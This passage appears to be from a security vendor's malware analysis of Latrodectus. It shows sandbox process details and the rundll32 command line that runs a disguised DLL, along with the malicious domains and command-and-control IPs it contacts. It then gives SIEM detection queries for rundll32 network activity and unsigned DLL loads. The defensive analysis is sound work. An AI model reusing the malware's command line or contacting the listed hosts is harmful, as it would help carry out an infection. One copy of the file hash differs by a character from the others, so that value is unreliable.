
Process ID	3720
Process	C:\Windows\System32\rundll32.exe
Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState
User	wadmin
Host	dev
Integrity Level	High
File	RUNDLL32.EXE
SHA1	2576C63F45FBE13DBDC619C39124FADE94E002D0 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	8176
Parent Process	C:\Windows\SysWOW64\rundll32.exe
Parent Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState

Network Operations (1000)

DNS Requests (3)

Image Loads (1)

Examining the DNS requests reveals that the process is attempting to resolve three specific domains. The DNS request details specifically highlight these domain resolutions, as shown in the screenshot.



Preview Selected

{2dd6ca0d-6f52-670f-df05-000000000d00}

2024/10/16 13:31:26

Related Informations


Process ID	3720
Process	C:\Windows\System32\rundll32.exe
Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState
User	wadmin
Host	dev
Integrity Level	High
File	RUNDLL32.EXE
SHA1	2576C63F45FBE13DBDC619C39124FADE94E002D0 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	8176
Parent Process	C:\Windows\SysWOW64\rundll32.exe
Parent Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState

Network Operations (1000)

DNS Requests (3)

S.N.	Query	Status	Result
1	bazarunet.com	0	::ffff:80.78.24.30;
2	greshunka.com	0	::ffff:82.115.223.39;
3	tiguanin.com	0	::ffff:80.78.24.30;

Checking these domains in VirusTotal confirms that all of them are malicious, as highlighted in the screenshot.




15

/ 94

Community Score -58

15/94 security vendors flagged this domain as malicious

bazarunet.com




16

/ 94

Community Score

16/94 security vendors flagged this domain as malicious

tiguanin.com



16


/ 94

Community Score

16/94 security vendors flagged this domain as malicious

greshunka.com

Looking at the network operation, this process involves making dedicated communications with two different IP addresses on port 8041. There are around 1000 Network Connections from our vm, which is 192.168.1.5, to malicious C&C server 80[.]78[.]24[.]30 and 82[.]115[.]223[.]39



PROCESS TREE

RUNDLL32.EXE
0s

Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState

PROCESS ACTIVITY	
Network	1000
DNS	3
Image Load	1

Preview Selected

PROCESS DETAILS

rundll32.exe
{2dd6ca0d-6f52-670f-df05-000000000d00}
2024/10/16 13:31:26
Related Informations


Process ID	3720
Process	C:\Windows\System32\rundll32.exe
Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState
User	wadmin
Host	dev
Integrity Level	High
File	RUNDLL32.EXE
SHA1	2576C63F45FBE13D8DC619C39124FADE94E002D0 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	8176
Parent Process	C:\Windows\SysWOW64\rundll32.exe
Parent Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState

Network Operations (1000)

search

S.N.	Source IP	Destination IP	Destination Port
1	192.168.1.5	80.78.24.30	8041
2	192.168.1.5	80.78.24.30	8041

A stacked Column Graph of Logpoint SIEM can be utilized to visualize and analyze the time series data related to this network connection.



```
norm_id=WindowsSysmon event_id=3 "process"="*\rundll32.exe" "process_id"=3720
| timechart count() by destination_address every 5 minute
```

2024/10/16 07:39:00 TO 2024/10/16 11:44:00

Found 4,373 logs

Interval: 5 minutes

Detection Strategy with Logpoint SIEM

During our analysis of the malicious Latrodectus file, we identified several behaviors that can be used to create detection rules in Logpoint for alerting purposes. This section outlines our strategies to detect the various suspicious activities associated with Latrodectus Malware.

It is essential to enable specific logging in the Endpoints to facilitate detection. This will generate the necessary telemetry required for effective threat detection and hunting. Below is a list of the telemetry needed for our detection strategy:

1. **Windows**
   Enable process creation with command-line auditing.
2. **Windows Sysmon**
   To get started, you can use our sysmon baseline configuration.

Potential Dropper Script Execution Via Script Interpreter

We often encounter adversaries using Windows scrinterpreter utilities like **wscript.exe** or **cscript.exe** to execute malicious scripts in user directories as part of malware attack vectors. In this case, the Latrodectus malware begins its operation with a JavaScript file downloaded from a phishing email. When the user clicks on the attachment, the dropper is executed via **wscript.exe** or **cscript.exe**.


This technique allows attackers to exploit legitimate Windows processes to run untrusted code, helping them bypass security controls. Implementing detection logic to identify wscript/cscript executions of scripts from user directories can assist in identifying potential threats. However, this approach will likely require careful tuning and excluding legitimate software to minimize false positives. Monitoring for such behavior could provide early indicators of compromise.

Script Interpreter Outbound Network Connection

In the following sample, the js file connects with an external malicious domain to download the next payload. Thus, looking at the signs indicating the script interpreter making any outbound network connection to public addresses is also a good idea. We have observed this generating false positives because of legitimate services or software on enterprise systems. Please add the exclusion for this software.

Rundll32 making network connections

We frequently observe attackers abusing *rundll32.exe* to blend into the system and establish outbound connections to command-and-control (C&C) servers. By leveraging "living off the land" techniques, the malware uses legitimate system processes to evade detection. Given this, and depending on the nature of your environment, developing detection logic that monitors *rundll32.exe* and initiating outbound connections to external IP addresses on specific ports can help uncover malicious or suspicious activity. However, it's important to note that tuning and exclusions may be needed to avoid false positives from legitimate software.




```
label="Connection" label="Network"
"process"="*\rundll32.exe" is_initiated="true"
-(destination_address IN ["127.*", "10.*", "172.16.*", "172.17.*", "172.18.*", "172.19.*", "172.20.*", "172.21.*", "172.22.*",
"172.23.*", "172.24.*", "172.25.*", "172.26.*", "172.27.*", "172.28.*", "172.29.*", "172.30.*", "172.31.*", "192.168.*", "169.254.*",
"::1/128", "fe8*", "fe9*", "fea*", "feb*", "fc*", "fd*"] )
| timechart count() by destination_address
```

Found 8,734 logs

Interval: 8 minutes

Rundll32 loading unsigned DLLs

Adversaries frequently abuse Windows utilities like *rundll32.exe* to load unsigned or untrusted DLLs, allowing them to proxy the execution of malicious code. In the case of the Latrodectus malware, attackers take this further by disguising their malicious DLLs as legitimate ones, manipulating the metadata during compilation to imitate well-known vendors. However, these DLLs need valid digital signatures, undermining their attempt to appear legitimate. This absence of a valid signature is a crucial detection point, allowing defenders to identify and flag these malicious files despite efforts to evade detection. Defenders can watch the rundll32 image loading event, where it tries to load unsigned DLLs.



```
label="Load" label="Image"
"process"="*\rundll32.exe"
-(is_signed IN ["true", "-"] OR status IN ["errorChaining", "errorCode_endpoint", "errorExpired", "trusted","-"])
| chart count() by "process",image,status,is_signed,description,vendor,file
```

Found 4 logs

process	image	status	is_signed	description	vendor	file	count()
C:\Windows\System32\rundll32.exe	C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll	Unavailable	false	PhysXCooking 64bit Dynamic Link Library	NVIDIA Corporation	PhysXCooking64.dll	2
C:\Windows\SysWOW64\rundll32.exe	C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll	Unavailable	false	PhysXCooking 64bit Dynamic Link Library	NVIDIA Corporation	PhysXCooking64.dll	2

Explorer.exe Spawning Rundll32.exe

It is uncommon for explorer.exe to initiate *rundll32.exe* as a child process under typical conditions. Generally, *rundll32.exe* executes code from DLL files and is frequently called upon by other processes, such as cmd.exe or powershell.exe, for legitimate tasks. However, the Latrodectus sample injected the malicious *rundll32.exe* process into explorer.exe. If you observe explorer.exe frequently spawning *rundll32.exe* , conducting a thorough investigation is a good idea to rule out any potential malicious activity.

Conclusion

Latrodectus is a significant threat due to its connections with prominent threat actors. It can download additional malware payloads and evade traditional detection methods, making it particularly dangerous. By using **phishing** and **living-off-the-land** techniques, it can operate without being detected while compromising systems. To combat this, the detection mentioned above strategies can be implemented in **Logpoint SIEM**, which offers valuable insights into the behavior of this malware and helps mitigate its impact.